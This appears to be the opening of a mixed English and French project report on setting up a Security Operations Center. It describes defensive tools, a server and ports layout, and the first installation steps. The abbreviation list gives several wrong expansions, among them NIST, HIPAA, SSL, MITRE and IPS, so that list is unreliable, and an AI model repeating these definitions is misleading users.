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
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Abstract

The project aims to provide the Company with a comprehensive and detailed overview of the functions and procedures of an operational SOC (Security Operations Center) from an administrative, managerial, and technical perspective, to establish a hybrid SOC or Internal SOC and Possibly outsource it as a Managed Security Service Provider (MSSP) to its future clients and partners.

Through this project, the Company will gain a deeper understanding of its vision to become a specialist in cybersecurity and risk management. This includes discovering what to look for when recruiting competent auditors and mission leaders, establishing a robust Information Security Management System (ISMS) while adhering to the standards, laws, and decrees cited in the PASSI, and how monitor client data and networks, and respond to incidents encountered during its missions in an efficient and organized manner.

From the perspective of an engineer, consultant, and cybersecurity professional, this project is considered a minimal and optimal practice for setting up a Security Operation Center.

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Liste Of Abreviation

- SOC : Security Operation Center
- ISMS: Information Security Management System
- SIRP : Security Incident Response Plan
- SIEM ; Security Information and Event management
- SOAR : Security Orchestration , Automation and Response
- EDR /MDR : Endpoint /Managed detection and Response
- C2 /C&C : Command and Control
- MSSP : Managed Security Services Provider
- IAM : Information Access Management
- GRC : Gouvernance Risk and Compliance
- IOC : Indicator of compromise
- CTI : Cyber Threat Inteligence
- APT : Advanced Persistance Threats
- TTP : Tactics ,Techniques and Procedures
- DFIR : Digital Forenciques and Incidents Response
- CSIRP : Cyberr Security Incident Response Plan
- SSL : Security Socket Layer
- MITRE : Adversarial Tactics, Techniques, and Common Knowledge
- DGSSI : Direction general de la Sécurité des System d'Information
- PASSI : Prestataires D'audit de la Sécurité des Système D'Information
- PCI DSS : Payment Card Industry Data Security Standard
- CSIRT :Computer Security Incident Response Team
- ISO : International Organization for Standardization
- NIST : National Institute Security of Technology
- HIPAA : Health Insurance Probabilty and Accountability Act
- GDPR : General Data Protection Regulation
- FISMA : Federal Information Security Modernisation Act
- IPS : Intrusion Protection System
- IDS : Intrusion Detection System
- CS : Cybersecurity

Architecture soc

Outils et Technologies:

1-VMware workstation:




Figure 1:vmware workstation

VMware Workstation Player is a hypervisor, meaning it is software capable of running virtual machines (VMs) on a computer. We will use it to create our SOC servers and a few machines in our network.

2-Docker ,Docker Compose:




Figure 2:docker/docker compose

Docker is an open-source platform that allows you to create, deploy, and manage applications in lightweight containers. A container is a standardized unit of software that includes everything needed for the application to run: the code, libraries, dependencies, and configuration tools. Here are some key points about Docker:

1. **Application Isolation:** Docker containers isolate applications from each other and from the underlying operating system, ensuring consistent execution across different environments.
2. **Docker Images:** A Docker image is a lightweight, standalone, executable package that includes everything needed to run a piece of software, including the code, a runtime, libraries, and system tools.
3. **Docker Registry:** Docker Hub is a public container registry where you can store and share Docker images.

Docker Compose:

Docker Compose is a tool that allows you to define and manage multi-container applications. With Docker Compose, you can use a YAML file to configure the services your application needs. Then, with a single command, you can create and start all the services based on your configuration. Here are some key points about Docker Compose:

1. **'docker-compose.yml' File:** This file is used to define the services, networks, and volumes required by your application. For example, you can specify a database, a web server, and a backend service
2. **Docker Compose Commands:** Commands like `'docker-compose up'` to start all the services defined in the `'docker-`

compose.yml` file, and `docker-compose down` to stop and remove the containers, networks, and volumes created.

3. Orchestration: Docker Compose facilitates the orchestration of services, allowing them to be linked and their life cycles managed in a coordinated manner.

<https://docs.docker.com/guides/>

3-Elastic stack:



Figure 3: Elastic stack

The Elastic Stack (or ELK Stack) is a suite of open-source tools used for real-time data search, analysis, and visualization. It consists of four main components:

1. Elasticsearch: A distributed search and analysis engine capable of searching and analyzing large amounts of data in real-time.
2. Logstash: A data processing pipeline that manages data from various sources, transforms it, and sends it to Elasticsearch.
3. Kibana: A visualization tool that allows you to create dynamic dashboards to display and explore the data indexed in Elasticsearch.
4. Beats: A lightweight platform of agents that collect data from various sources and send it to Logstash or Elasticsearch. There are several types of Beats, such as Filebeat for logs, Metricbeat for metrics, and Packetbeat for network data.

The Elastic Stack enables the collection, transformation, storage, and visualization of data, providing a powerful solution for real-time analysis and system monitoring.

<https://www.elastic.co/fr/elastic-stack>

4-Wazuh :



Figure 4: Wazuh

Wazuh is an open-source platform used for threat prevention, detection, and response. It secures on-

premises, virtualized, containerized, and cloud environments. Wazuh is widely used by thousands of organizations worldwide, from small businesses to large enterprises.

The functions of Wazuh include:

- Security analysis
- Intrusion detection
- Log data analysis
- File integrity monitoring
- Vulnerability detection
- Configuration assessment
- Incident response
- Cloud security
- Container security
- Regulatory compliance
- Endpoint detection and response (EDR)

<https://wazuh.com/>

5-Elastalert,ElastAlert-server,Praeco



Figure 5: ElastAlert

ElastAlert :

- Description: ElastAlert is a tool developed by Yelp to simplify the creation of alerts based on data indexed in Elasticsearch.
- Features: It allows users to define rules to detect specific events in logs, such as frequent errors or abnormal behaviors, and to send notifications via various channels (email, Slack, etc.).
- Usage: Configure alert rules in YAML, which are then executed periodically to check the defined conditions.

<https://elastalert2.readthedocs.io/en/latest/elastalert.html>



ElastAlert-Server :

- Description: ElastAlert-Server is an extension of the ElastAlert tool. It provides an API to manage and configure ElastAlert more easily.
- Features: Allows for the creation, management, and debugging of ElastAlert rules via an API, making operations easier compared to using YAML configuration alone.
- Usage: Designed to facilitate the administration and management of alert rules in collaborative or complex environments.

<https://github.com/Karql/elastalert2-server>



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Praeco :

- Description: Praeco is a web interface for managing ElastAlert alert rules.
- Features: It provides a user-friendly interface for creating and managing ElastAlert rules, with direct integration into Kibana for more intuitive visualization and management.
- Usage: Used by teams who prefer a UI for configuring their alerts.

In summary, ElastAlert is the foundational tool for creating alerts, ElastAlert-Server adds a web interface to simplify rule management, and Praeco provides a user interface integrated into Kibana for intuitive alert management.

<https://github.com/johnsusek/praeco>

6-DFIR-IRIS



Figure 6: DFIR-IRIS

A recently released open-source collaborative incident response platform. It aims to provide operational responses to the many challenges posed by incident response and to assist responders in sharing technical details during investigations.

<https://github.com/dfir-iris/iris-web>

<https://dfir-iris.org/>

7-Shuffle:



Figure 7: Shuffle

Shuffle is an open-source SOAR (Security Orchestration, Automation, and Response) platform that enables the automation and orchestration of cybersecurity incident management. Shuffle stands out for its ability to automate and orchestrate the processes involved in managing cybersecurity incidents.

<https://shuffler.io/>

8-MISP:



Figure 8: MISP

MISP is an open-source software solution that enables the collection, storage, distribution, and sharing of cybersecurity indicators and threats related to cybersecurity incident analysis and malware analysis.

<https://www.misp-project.org/>

8-YARA:



Figure 9: YARA

Created in 2007, YARA is a framework developed by Victor Manuel Alvarez to identify malware and classify it into families sharing similar characteristics. Since then, this method has been utilized by numerous companies specializing in cybersecurity.

<https://github.com/VirusTotal/yara>

<https://virustotal.github.io/yara/>

10-Suricata:



Figure 10: Suricata

Suricata is an open-source software for intrusion detection (IDS), intrusion prevention (IPS), and network security monitoring (NSM). It is developed by the Open Information Security Foundation (OISF). Suricata allows for Deep Packet Inspection (DPI). Numerous ethical use cases can be implemented, enabling the collection of both qualitative and quantitative information.

<https://suricata.io/download/>

11-VirusTotal:



Figure 11: VirusTotal

VirusTotal is a service that analyzes suspicious files and facilitates the quick detection of viruses, worms, Trojans, and all kinds of malware detected by antivirus engines. Features: Free, independent service.

<https://virustotal.com>

12- MITRE ATT&CK®:



Figure 12: MITRE

MITRE ATT&CK® is a globally accessible knowledge base that includes the tactics and techniques of adversaries based on real-world observations. The ATT&CK knowledge base is used as a foundation for developing specific threat models and methodologies in the private sector, within government, and in the cybersecurity products and services community.

<https://attack.mitre.org/>

12-Atomic Red Team:




Figure 13: Atomic RedTeam

Atomic Red Team™ est une bibliothèque de tests mappés au framework MITRE ATT&CK®. Les équipes de sécurité peuvent utiliser Atomic Red Team pour tester rapidement, de manière portable et reproductible leurs environnements.

<https://atomicredteam.io/>

<https://github.com/redcanaryco/atomic-red-team>

13-Sysmon:



Figure 14: Sysmon

System Monitor (Sysmon) is a Windows system service and a permanent device driver that persists across system reboots to monitor and log system activity in the Windows Event Log once installed on a system.

[Sysmon - Sysinternals](#) | [Microsoft Learn](#)

Diagramme Architecture SOC




Figure 15: Diagramme Architecture Soc

machines	requirements	operating system	Open Ports	services
Server 1 : log management	2 cpu 8GB ram	RHEL 9	wazuh: TCP 1515 ,55000,1514 logstash : TCP 5044 Kibana: TCP 5601 Elasticsearch : TCP 9200 Praeco : 8080 SSH :22	wazuh-manager wazuh-api logstash kibana elasticsearch docker
Server 2 : Incident Response	2 cpu 8GB ram	ubuntu 24 LTS	DFIR-IRIS : TCP 8443 Shuffle : TCP 3001 MISP : TCP 443/1433 SSH : TCP 22	Docker (DFIR-IRIS MISP ,Shuffle containers)
linux endpoints	2 cpu 4GB ram	ubuntu 24 LTS ubuntu Server 24 LTS	SSH :22	suricata yara Wazuh-agent
windows endpoints	2 cpu 4GB ram	Windows 10 pro Windows 11	RDP : TCP 3389	wazuh-agent Sysmon

Figure 16: Table des Requis

Workflow of the SOC :




Figure 17: Workflow du SOC

During our incident investigations (threat hunting), we must follow a precise process to distinguish between False Positive alerts (incorrect alerts that are not dangerous) and True Positive alerts. We need to know how to manage and configure our tools to differentiate between these alerts.




Figure 18 : Procédure de Réponse au incidents

Chapitre 4: Instalation

- 1-Serveur log management
- 2-Serveur Incident Response
- 3 -Integrations et Configurations
- 4-Endpoints

Serveur Log management :

Vmware:

LINK : <https://www.vmware.com/products/workstation-player/workstation-player-evaluation.html>




Figure 19: Installation Vmware

RHEL 9:

Link : <https://developers.redhat.com/products/rhel/download>

After creating a Red Hat developer account and installing the ISO:


